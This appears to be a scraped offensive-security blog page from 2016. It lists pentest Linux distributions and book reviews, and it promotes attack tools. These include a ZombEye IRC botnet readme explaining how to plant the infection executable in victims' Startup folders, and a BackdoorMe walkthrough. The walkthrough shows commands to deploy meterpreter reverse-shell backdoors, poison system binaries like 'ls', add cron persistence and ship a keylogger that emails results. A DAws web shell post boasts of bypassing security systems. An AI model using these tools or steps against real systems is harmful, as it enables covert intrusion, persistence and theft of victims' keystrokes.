SECURITY EDUCATION, PRIVACY GUIDANCE, THREAT AWARENESS, OPEN SOURCE TOOLS, RESEARCH NOTES, AND RESPONSIBLE TECHNOLOGY CONTENT

  • Penetration Testing Distribution - BackBox

    BackBox is a penetration test and security assessment oriented Ubuntu-based Linux distribution providing a network and informatic systems analysis toolkit. It includes a complete set of tools required for ethical hacking and security testing...
  • Pentest Distro Linux - Weakerth4n

    Weakerth4n is a penetration testing distribution which is built from Debian Squeeze.For the desktop environment it uses Fluxbox...
  • The Amnesic Incognito Live System - Tails

    Tails is a live system that aims to preserve your privacy and anonymity. It helps you to use the Internet anonymously and circumvent censorship...
  • Penetration Testing Distribution - BlackArch

    BlackArch is a penetration testing distribution based on Arch Linux that provides a large amount of cyber security tools. It is an open-source distro created specially for penetration testers and security researchers...
  • The Best Penetration Testing Distribution - Kali Linux

    Kali Linux is a Debian-based distribution for digital forensics and penetration testing, developed and maintained by Offensive Security. Mati Aharoni and Devon Kearns rewrote BackTrack...
  • Friendly OS designed for Pentesting - ParrotOS

    Parrot Security OS is a cloud friendly operating system designed for Pentesting, Computer Forensic, Reverse engineering, Hacking, Cloud pentesting...

Tuesday, January 12, 2016

Distro - Live Hacking OS


As i am said before Live Hacking OS is also based on linux which has big package of hacking tools useful for ethical hacking or penetration testing. It includes the graphical user interface GNOME inbuilt. There is a second variation available which has command line only, and it requires very less hardware requirements.


Share:

DEFT - Linux Cyber Forensics


Deft is Ubuntu customization with a collection of computer forensic programs and documents created by thousands of individuals, teams and companies. Each of these works might come under a different licence. There Licence Policy describe the process that we follow in determining which software we will ship and by default on the deft install CD.


Share:

PHLAK - Professional Hacker’s Linux Assault Kit


Description


PHLAK is a modular live security Linux distribution. It is a derivative of Morphix. PHLAK hopes to develop the perfect toolkit for all security professionals. There are two flavors: FatMan- large CD-based iso, LittleBoy- slimmed USB pendrive version.


Share:

Operator - Linux


Operator is a very fully featured LiveCD totally oriented around network security (with open source tools of course).

Operator is a complete Linux (Debian) distribution that runs from a single bootable CD and runs entirely in RAM. The Operator contains an extensive set of Open Source network security tools that can be used for monitoring and discovering networks. This virtually can turn any PC into a network security pen-testing device without having to install any software. Operator also contains a set of computer forensic and data recovery tools that can be used to assist you in data retrieval on the local system.


Share:

ZombEye - IRC Botnet


  ZombEye IRC Botnet


  About ZombEye IRC Botnet:

    ZombEye IRC Botnet allows one to use the master control gui to
    run code in a hidden command promt on all of their online bots.

  How to use ZombEye IRC Botnet:

    This botnet consist of three files, "ZombEye Infection.exe",
    "ZombEye Master Control.exe", and "bconfig.ini". You can rename
    the two executable, .exe, files to anything you would like, but 
    the "bconfig.ini" must not be renamed.

    First step is to edit the "bconfig.ini" file in a text editor, 
    such as notepad, and customize the values as you see fit. 

    These include the IRC server, port, channel and username for master 
    control. The "bconfig.ini" file is used by both exe files.  
   
    You need to place the "bconfig.ini" file in the root of the C:\ drive 
  on your bot computers. Next you would place "ZombEye Infection.exe
    in the Start Menus "Startup" folder and run it.

    Before opening "ZombEye Master Control.exe" to control your bot(s)
    you must have the "bconfig.ini" file in your root of the C:\ drive 
    with server settings matching the bots.


Share:

Monday, January 11, 2016

BackdoorMe - Powerful Auto-Backdooring Utility


Backdoorme is a powerful utility capable of backdooring Unix machines with a slew of backdoors. Backdoorme uses a familiar metasploit interface with tremendous extensibility.

Backdoorme relies on having an existing SSH connection or credentials to the victim, through which it will transfer and deploy any backdoors. In the future, this reliance will be removed as the tool is expanded. To set up SSH, please see here: https://help.ubuntu.com/community/SSH/OpenSSH/Configuring

Please only use Backdoorme with explicit permission - please don't hack without asking.


Usage

Backdoorme comes with a number of built-in backdoors, modules, and auxiliary modules. Backdoors are specific components to create and deploy a specific backdoor, such as a netcat backdoor or msfvenom backdoor. Modules can be applied to any backdoor, and are used to make backdoors more potent, stealthy, or more readily tripped. Auxiliaries are useful operations that could be performed to help persistence.

To start backdoorme, first ensure that you have the required dependencies.

$ python dependencies.py

Launching backdoorme:

$ python master.py    
 ___           __      __              __  ___
/ _ )___ _____/ /_____/ /__ ___ ____/ |/ /__
/ _ / _ `/ __/ '_/ _ / _ \/ _ \/ __/ /|_/ / -_)
/____/\_,_/\__/_/\_\\_,_/\___/\___/_/ /_/ /_/\__/

Welcome to BackdoorMe, a powerful backdooring utility. Type "help" to see the list of available commands.  Type "addtarget" to set a target, and "open" to open an SSH connection to that target.  Using local IP of 10.1.0.1.  >>  

To add a target:


>> addtarget  Target Hostname: 10.1.0.2  Username: victim  Password: password123   + Target 1 Set!  >>  

Backdoors

To use a backdoor, simply run the "use" keyword.


>> use metasploit   + Using current target 1.   + Using Metasploit backdoor...  (msf) >>  

From there, you can set options pertinent to the backdoor. Run either "show options" or "help" to see a list of parameters that can be configured. To set an option, simply use the "set" keyword.


(msf) >> show options  Backdoor options:    Option      Value       Description     Required  ------      -----       -----------     --------  name        initd       name of the backdoor        False  format      elf     format to write the backdoor to     True  lhost       10.1.0.1        local IP to connect back to     True  encoder     none        encoder to use for the backdoor     False  lport       4444        local port to connect back on       True  payload     linux/x86/meterpreter/reverse_tcp       payload to deploy in backdoor       True  (msf) >> set name apache   + name => apache  (msf) >> show options  Backdoor options:    Option      Value       Description     Required  ------      -----       -----------     --------  name        apache      name of the backdoor        False  ...  

Currently enabled backdoors include:
  • Bash
  • Bash2 (more reliable)
  • Metasploit
  • Netcat
  • Netcat-traditional
  • Perl
  • Php (does not automatically install a web server, but use the web module!)
  • Pupy
  • Python
  • Web (php - not the same backdoor as the above php backdoor)

Modules

Every backdoor has the ability to have additional modules applied to it to make the backdoor more potent. To add a module, simply use the "add" keyword.

(msf) >> add poison + Poison module added  

Each module has additional parameters that can be customized, and if "help" is rerun, you can see or set any additional options.


(msf) >> help  ...  Poison module options:    Option      Value       Description     Required  ------      -----       -----------     --------  name        ls        name of command to poison     False  location /bin       where to put poisoned files into        False  


Currently enabled modules include:
  • Poison
    • Performs bin poisoning on the target computer - it compiles an executable to call a system utility and an existing backdoor.
    • For example, if the bin poisoning module is triggered with "ls", it would would compile and move a binary called "ls" that would run both an existing backdoor and the original "ls", thereby tripping a user to run an existing backdoor more frequently.
  • Cron
    • Adds an existing backdoor to the root user's crontab to run with a given frequency.
  • Web
    • Sets up a web server and places a web page which triggers the backdoor.
    • Simply visit the site with your listener open and the backdoor will begin.
  • Keylogger
    • Ships a keylogger to the target and starts it.
    • Given the option to email the results to you every hour.
  • User
    • Adds a new user to the target.
  • Startup
    • Allows for backdoors to be spawned with the bashrc and init files.

Auxiliaries

In order to have persistence be more potent, some users may wish to install certain services on a target. To apply an auxiliary module, use the "apply" keyword.


>> apply user  + User Auxiliary Module added.  

Auxiliaries also support the use of modules, so they can be triggered more steathily or more often.


>> (user) add startup  + Startup Module added.  

Currently enabled auxiliaries include:
  • User
    • Adds a new user to the target.

Targets

Backdoorme supports multiple different targets concurrently, organized by number when entered. The core maintains one "current" target, to which any new backdoors will default. To switch targets manually, simply add the target number after the command: "use metasploit 2" will prepare the metasploit backdoor against the second target.



Share:


Mastering Kali Linux - For Advanced Penetration Testing


This is undoubtedly one of the most well written books of all times. Like previous book It also go around Kali Linux but in a different manner. You might have a different taste of the way of learning, so this can be a good choice for you.

It provides crisp and clear writing with relevant examples along with a humorous touch to enliven the dry and mundane subject. The contents of the book are well organized in a neither too chatty nor too dry manner. However, you require some basic networking background to derive full benefits from this book.


alt : Mastering_Kali_Linux.pdf


By Offensive Sec
Share:

Sunday, January 10, 2016

The Hacker Playbook 2 - Practical Guide To Penetration Testing


Surprisingly the second edition of the book is not just a simple edit. Writer has put in much effort in this book to stand out of the league and make it a real sequel of the previous legacy that Hacker’s Playbook 1 left behind. Not only you will learn some amazing techniques but also there are a lot more new techniques than the previous print.

This could be your Guru Book for the time. I have personally read it and would give a 5-Star rating easily.

Unlike other books this covers a broad variety of tools, methods of penetration testing where other books might be useful to you to cover the verticals of a specific tool/technique. This book outperforms any other book on penetration testing for beginners and advanced penetration tester.


alt : The_Hacker_Playbook2.pdf


By Offensive Sec
Share:

DAws - Advanced Web Shell


About

There's multiple things that makes DAws better than every Web Shell out there:

º Bypasses Security Systems using various methods.
º Drops CGI Shells and communicate with them to bypass Security Systems.
º Uses the SSH Authorized Keys method to bypass Security Systems.
º Uses Shellshock to bypass Security Systems.
º Is completely Post Based and uses a XOR Encryption based on a random key that gets       generated with every new session + private base64 functions to bypass Security Systems.
º Supports Windows and Linux.
º Find a writeable and readable directory and moves there if it's a web directory.
º Drops a php.ini and a .htaccess file that clears all disablers incase "suphp" was installed.
º Has an advanced File Manager
º Mostly everything is done automatically (when it comes to command or script execution)


Credits:

º dotcppfile
º Aces who helped me code the old version of DAws
º Vedu for checking and reporting bugs.


Share:
Established in 2015. Offensive Sec Blog has been sharing security research, hacking tools, threat intelligence, and offensive security content since 2015.
Copyright © OffSec Blog | Powered by OffensiveSec
Design by OffSec | Built for the security community